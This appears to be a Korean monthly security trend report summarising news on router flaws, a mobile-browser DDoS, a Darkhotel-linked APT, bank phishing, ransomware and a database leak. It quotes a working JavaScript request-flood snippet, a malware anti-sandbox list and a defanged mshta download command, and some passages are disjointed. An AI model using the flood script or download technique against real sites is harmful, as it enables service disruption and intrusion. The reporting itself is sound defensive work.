한국의 보안전문가인 Pierre Kim은 권고문을 통해 지난 화요일 화웨이가 “리포트에 명시된 해당 제품들은 서비스가 종료되었다”고 밝혔다고 공개하였다.

그는 화웨이 BM626e Wimax 라우터/액세스 포인트가 “전체적으로 잘못 설계 되었으며 수 많은 취약점을 포함하고 있다”고 말하며, 이 취약점들이 악용 되었을 경우 공격자가 별도의 인증이나 어드민 세션 쿠키를 하이재킹 할 필요도 없이 장비의 정보가 유출 될 수 있다고도 덧붙였다.

“웹페이지 <http://192.168.1.1/check.html> 은 중요한 정보(Wimax 설정, 네트워크 설정, WiFi 및 Sip 설정 등)을 디폴트로 포함하는데 이는 인증 없이도 매우 쉽게 접근 가능하다”

Kim이 이 취약점을 화웨이에 제보하자, 화웨이에서는 보안 공지를 통해 “즉시 해당 제품에 대한 조사 및 분석을 진행하였으나, 리포트에 명시 된 해당 제품들은 이미 서비스가 종료 된 제품임을 확인하였다”고 밝혔다. 또한 그들은 “제품 수명 관리 시스템을 구축하였고, 제품의 수명에 따른 전략 및 제품 서비스 종료 전략을 명확히 하여 업계의 관례에 따라 제품 수명 관리를 실시하고 있다.”고도 밝혔다.

출처 : <http://www.scmagazine.com/telecom-maker-tells-users-to-ditch-replace-flawed-routers/article/457680/>

## 2. 중국

### 새로운 형태의 DDoS 공격: 모바일 브라우저를 이용한 디도스 공격

보안전문가들은, 최근 모바일 브라우저를 이용한 DDOS 공격을 발견했다고 하였다.

모바일 광고 네트워크는 수십 만대의 모바일 브라우저를 동시에 지정된 웹사이트로 접속하는 방식으로 웹사이트 서버를 다운시킨다.

DDoS 보안장비 업체인 CloudFlare에 따르면, 모니터링 중, 한 고객의 웹 페이지가 몇 시간 동안 45억번의 request를 받았으며, 분석결과 request 패킷을 날린 ip와 대상이 중국에 위치한 모바일 브라우저인 것을 확인할 수 있었다.

CloudFlare의 Marek Majkowski에 의하면, 브라우저 DDoS 공격은 TCP OSI layer 7에서 발생하며, 이런 공격방식은 몇 년 전에 이론으로 제기되었지만, 분산된 대량의 브라우저를 통하여 하나의 목표에 동시에 request를 보내어 DDOS 공격 효과를 내야 하기 때문에 현실에서 이를 이용한 공격은 아직 발생한 적이 없었다.

하지만 이번에 로그 분석 결과, 이번 공격에서 공격 규모가 가장 클 때에는, 1초당 27만 5천번의 request가 날라왔다고 하였다. 또한 request 패킷을 날린 디바이스들을 확인해본 결과 80% 이상이 모바일 브라우저였다. 또한 모바일 로그에서 확인결과 request를 보낸 모바일 브라우저는 Safari, Chrom, Xiaomi, QQ브라우저 등이 있었다. 이러한 공격은 어떻게 가능했던 것일까?

우선, 이 공격을 진행한 조직은 검색 페이지 혹은 호스팅 페이지에 악성 자바스크립트 코드를 추가해 놓는다. 예를들어, Baidu.com에 호스팅 되어있는 페이지의 자바스크립트와 HTML 코드를 분석하여, 공격코드가 있는 자바스크립트 코드로 바꾸어 놓는다. 그 후 사용자가 브라우저 앱 혹은 브라우저를 통하여 해당 페이지에 접속하였을 때, 지속적으로 타겟팅 된 도메인으로 request가 날라가게 되는 것이다. 아래는 request를 발생시키는 코드이다. 주소만 수정하면, 목표 페이지에 request를 보낼 수 있다.

```
function imgflood() {
    var TARGET = 'victim-website.com'
    var URI = '/index.php?'
    var pic = new Image()
    var rand = Math.floor(Math.random() * 1000)
    pic.src = 'http://'+TARGET+URI+rand+'=val'
}
setInterval(imgflood, 10)
```

해당 스크립트는 목표 웹 페이지에 이미지 클릭을 올려놓고, 사용자들이 이미지를 한번씩 클릭할 때마다 "victim-website.com"페이지로 요청이 가게 된다. 만약 사용자가 해당 스크립트가 포함되어 있는 페이지에 방문하기만 해도, "Victim-website.com"에 DDoS 공격을 감행한 사람 중 한 사람이 되는 것이다. 모바일 브라우저는 하나의 request가 모두 유효한 request이기 때문에, 해당 공격은 layer7 공격으로 변화될 수도 있다.

출처: <http://www.bitscn.com/network/security/201510/571531.html>



리버스 엔지니어링을 통하여 악성코드 제작자는 정상 OpenSSL문서를 수정하였으며, 수정한 후의 버전은 하나의 파라미터만 제공하는 것을 확인하였다: -genkeypair. 해당 파라미터의 전달여부와는 상관없이, 악성코드는 우선 공개키를 현재 목록에 추가하여 변경되었는지 안되었는지 확인을 하며, 동시에 진짜 악성코드의 일부분인지도 확인한다. 이 악성코드는 난독화를 진행하지 않았지만, 여러가지 안티리버싱/ 안티 vm기술을 적용하였으며, 암호화를 진행하였다. 또한 os테스트를 통하여 백신이나 샌드박스가 존재하는지 확인한다.

```
gEncSandBoxDirs dd offset Sla_cuckoo_Sla ; DATA XREF: sub_48BE8E+161↓r
                    ; \cuckoo\
dd offset Sla_sandcastle_Sla ; \sandcastle\
dd offset Sla_aswsnx_Sla ; \aswsnx\
dd offset Sla_bsa_Sla    ; \bas\
dd offset Sla_sandbox_Sla ; \sandbox\
dd offset Sla_mws_Sla   ; \mws\
```

Update.exe는 TrojanDownloader로 mshta.exe를 이용하여 악성코드를 다운받는다. 악성코드 서버는 아이슬란드에 위치해있다. 형식은 아래와 같다. C:\Windows\system32\mshta.exe hxxp://\*\*\*\*.com/image/read.php….

### 공격 집단 분석

이번 APT 공격에 대하여 공격목표, 공격 툴, 공격 수단 미 및 과정 등에 대하여 상세히 분석하였으며, 이 과정에서 Darkhotel에 대하여 놀라운 사실을 발견하였다.

이 조직은 2007년에 처음 발견되었으며, 2010년부터 기업의 간부들이 호텔에 방문하여 인터넷을 할 때 정보를 가로채는 형태로 APT 공격을 진행하였다. 2014년 카스퍼스키 보고서에서 이 공격은 DarkHotel로 명명하였다. 이 집단의 목표는 주로 아태지역의 기업들(예를들어 CEO, SVP 등)이었으며, 공격업종은 통신, 투자, 국방 및 자동차 회사 등이었다. 이 집단은 제로데이 취약점을 이용하여 공격을 하였기 때문에, 최신 DB의 백신도 막을 수 없었다. 또한 백도어나 스파이웨어 등에 탈취한 합법적인 인증서를 사용하였기 때문에, 탐지하는데 어려움이 있었다. 만약 타겟 중 한 개가 악성코드에 감염이 되면, 해당 툴을 삭제하여 자신들의 흔적을 지운다. 이 조직의 특징은 고도의 기술을 사용하며 충분한 자원을 갖고 있다는 것이다.

이번 사건과 DarkHotel 특징에 대하여 분석한 결과, 이번 공격이 Darkhotel 조직이 한 것이라고 추정될 만한 특징들을 찾았다.

## Part4. 해외 보안 동향

명령어	DarkHotel	이번에 발생한 APT 공격
공격과정	파싱 → 드랍퍼 → HTA문서 → 다운로더 → 정보탈취	파싱 → 드랍퍼 → HTA문서 → 다운로더 → 정보탈취
공격업종	통신회사, 투자 및 PE, 의료, 화방품, 화학, 자동차 제조업, 국방, 사법 및 군대, 비정부조직	통신기업
목표국가	북한, 러시아, 한국, 중국, 일본, 태국, 인도, 방글라데시, 모잠비크, 대만	중국, 북한
목표타겟	기업 고위간부	기업 고위간부
공격 목표	정보탈취	정보탈취
공격수단	스피어파싱	스피어파싱
취약점 이용	Flash 0day	Flash 0day
안티백신	카스퍼스키, MS, 맥아피, 360 등	카스퍼스키, MS, 맥아피, 360, 바이두, Rising등
안티 vm	Cuckoo, sandbox, nmsdbox, xxxx-ox, cwsx, wildert-sc, xpamast-sc	Cuckoo, sandbox, nmsdbox, xxxx-ox, cwsx, wildert-sc, xpamast-sc
코드재사용	코드재사용함 Antivm, just-in-time decryption, AV-detection	
서버 프레임워크	서버측 프레임워크 구조 유사	

출처 : <http://www.freebuf.com/articles/network/91851.html>

### 3. 일본

은행 각사를 사칭하는 ‘こんにちは！」로 시작되는 피싱메일이 나돈다. 세븐, 스미신SBI넷, 요코하마  
은행各社를かける ‘こんにちは！」로 시작되는 피싱메일이 나돈다. 세븐, 스미신SBI넷, 요코하마

은행을 사칭하는 피싱메일이 나돌고 있다고 해서 피싱대책협의회가 4일, 경계를 호소하는 긴급정보를 냈다.

메일의 제목은 ‘세븐은행 본인인증서비스’ ‘세븐은행에서 중요한 공지입니다’였고 본문은 ‘こんにちは！」로 시작해서 계정 인증을 하도록  
촉구하는 내용으로, 세븐은행을 가장한 가짜 로그인 페이지의 URL이 기재되어 있다.



세븐은행을 사칭하는 피싱메일(피싱대책협의회의 긴급정보에서 화면 전재(□載))

피싱대책협의회에 따르면 4일 10시 현재, 유도처인 가짜사이트를 가동 중이다. 또한 비슷한 가짜 사이트가 공개될 가능성도 있다고 해서 이와  
같은 피싱사이트에서 계정정보(로그인ID/패스워드)를 절대 입력하지 않도록 주의를 호소하고 있다.

그리고 비슷한 피싱메일은 최근 다른 은행에서도 확인되고 있다. 피싱대책협의회에서는 11월 30일에 스미신SBI넷은행, 12월 3일에는  
요코하마은행을 사칭하는 피싱메일이 각각 확인되었다고 해서 긴급정보를 내고 있었다.



스미신SBI넷은행을 사칭하는 피싱메일 (피싱대책협의회의 긴급정보에서 화면전재)



요코하마은행을 사칭하는 피싱메일 (피싱대책협의회의 긴급정보에서 화면전재)

출처: [http://internet.watch.impress.co.jp/docs/news/20151204\\_733750.html](http://internet.watch.impress.co.jp/docs/news/20151204_733750.html)

## ‘vv랜섬웨어’, 감염경로는 ‘스팸’과 ‘취약성 공격사이트’

「vvvランサムウェア」、感染経路は「スパム」と「脆弱性攻撃サイト」

SNS에서 피해가 보고되어 주목을 받았던 ‘vvv랜섬웨어’에 관해서 트렌드マイ크로는 조사결과를 발표했다. 주된 감염경로는 ‘스팸’과 ‘취약성 공격사이트’라고 한다. 트렌드マイ크로는 다른 악성코드와 비교해서 돌출된 확산, 피해는 확인되지 않았고 일본 국내에서의 피해도 한정적이라는 견해를 12월7일에 표명했지만 사회적인 관심이 높은 화제라며 조사를 진행하고 있었다.

이번 랜섬웨어에 대해서 암호화하고 암호를 푸는 조건으로 금전을 요구하는 ‘TeslaCrypt’의 아종(□種)이며, ‘TROJ\_CRYPTESLA’, ‘RANSOME\_CRYPTESLA’으로 대처했다고 설명했다. 기존의 견해와 마찬가지로 대규모 감염 등은 확인되지 않았고 일본 국내를 노린 공격이 아니라는 견해를 표명하고 있다. 그 근거로 협박문이 영어로만 이루어져 있고 그 외의 언어는 ‘Google번역’을 이용하도록 유도하는데 머무르고 있어 주로 영어권을 대상으로 한 공격이라고 추측된다.

게다가 이번 소동에서는 광고를 경유한 감염이라는 억측도 나오는 등 감염경로가 주목을 받았으나 트렌드マイ크로가 확인한 감염경로는 ‘스팸메일’ 및 ‘취약성 공격사이트’의 두 종류였다.

특히 12월2일 이후, 미국을 중심으로 zip으로 압축된 ‘JavaScript’를 첨부한 스팸메일이 확산되었다. 트렌드マイ크로에서는 월드와이드에서 12월1일 이후에 1만 9000통 이상의 메일을 확인했다. 첨부파일 내의 ‘JavaScript’에 의해 부정사이트로 유도된 경우를 전세계에서 6000건 정도를 관측했지만 일본 국내에서 유도된 케이스는 약 100건이었다고 한다. 이러한 상황에 입각하여 트렌드マイ크로는 어디까지나 공격대상은 해외이며 일본에 대한 공격은 비교적 한정적이라고 강조했다.

트렌드マイ크로는 이번 피해가 큰 화제가 되고 있는 것에 대해서 피해가 알기 쉬운 특징에서 인터넷상에서 과장되게 이야기가 전해진 사례라고 설명했다. 그러나 랜섬웨어는 계속해서 유통되고 있는 상황도 있어 대책의 중요성을 함께 호소하고 있다. 트렌드マイ크로는 효과적인 대책으로 소셜엔지니어링에 속지 않도록 지견(知見)을 가질 것과 감염 시의 피해를 최소한으로 억제하기 위해 중요한 파일에 대해서는 상세하게 백업해둘 것을 들었다.

출처: <http://www.security-next.com/064977>

<http://scan.netsecurity.ne.jp/article/2015/12/10/37790.html>

## 산리오에서 정보유출인가, 헬로키티 사이트의 DB 발견하다

サンリオから情報流出か、ハローキティサイトのDB見つかる

米IT정보사이트 CSO는 12월19일자로 산리오가 운영하는 헬로키티 팬사이트 ‘sanriotown.com’의 데이터베이스가 온라인상에서 발견되었다고 전했다.

CSO에 따르면 이 문제는 시큐리티연구자인 크리스 비커리 씨가 미국시간 19일에 발견했다. 온라인상에서 발견된 이 사이트의 데이터베이스는 330만건의 계정 정보가 기록되어 있고, 등록 유저의 성명, 생일, 성별, 국적, 전자메일주소, 패스워드(SHA-1로 해시화되어 있으나, 솔트화는 되어 있지 않다), 패스워드를 잊어버렸을 경우 비밀 질문과 답 등이 노출되어 있었다.

SHA-1은 위험성이 지적되어 사용정지가 권고되고 있는 해시함수이다. 비커리 씨는 Mac용 소프트웨어 ‘MacKeeper’의 고객정보유출문제도 발견하고 있었다.

이번 문제는 산리오가 각국에서 전개하는 다른 Web사이트를 경유하여 등록된 계정 정보도 영향을 받는다고 한다.

유저의 특정으로 이어지는 IP주소도 일부가 노출되어 있었지만 후에 시큐리티대책이 시행되었다고 CSO는 전하고 있다. 원인은 해킹이 아니라 MongoDB의 인스톨에 관한 설정 미스에 있다고 한다.



정보유출이 보고된 산리오



데이터베이스가 발견된 산리오타운

산리오는 CSO의 취재에 대해 ‘SanrioTown사이트의 시큐리티 침해로 여겨지는 건에 대해서는 현재 조사 중이다 확인되면 정보를 공개하겠다’고 코멘트하고 있다.

출처: <http://www.itmedia.co.jp/enterprise/articles/1512/22/news055.html>

# 알약 1월 보안동향보고서

Contact us

---

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : [help@alyac.co.kr](mailto:help@alyac.co.kr)

알약 홈페이지 : [www.alyac.com](http://www.alyac.com)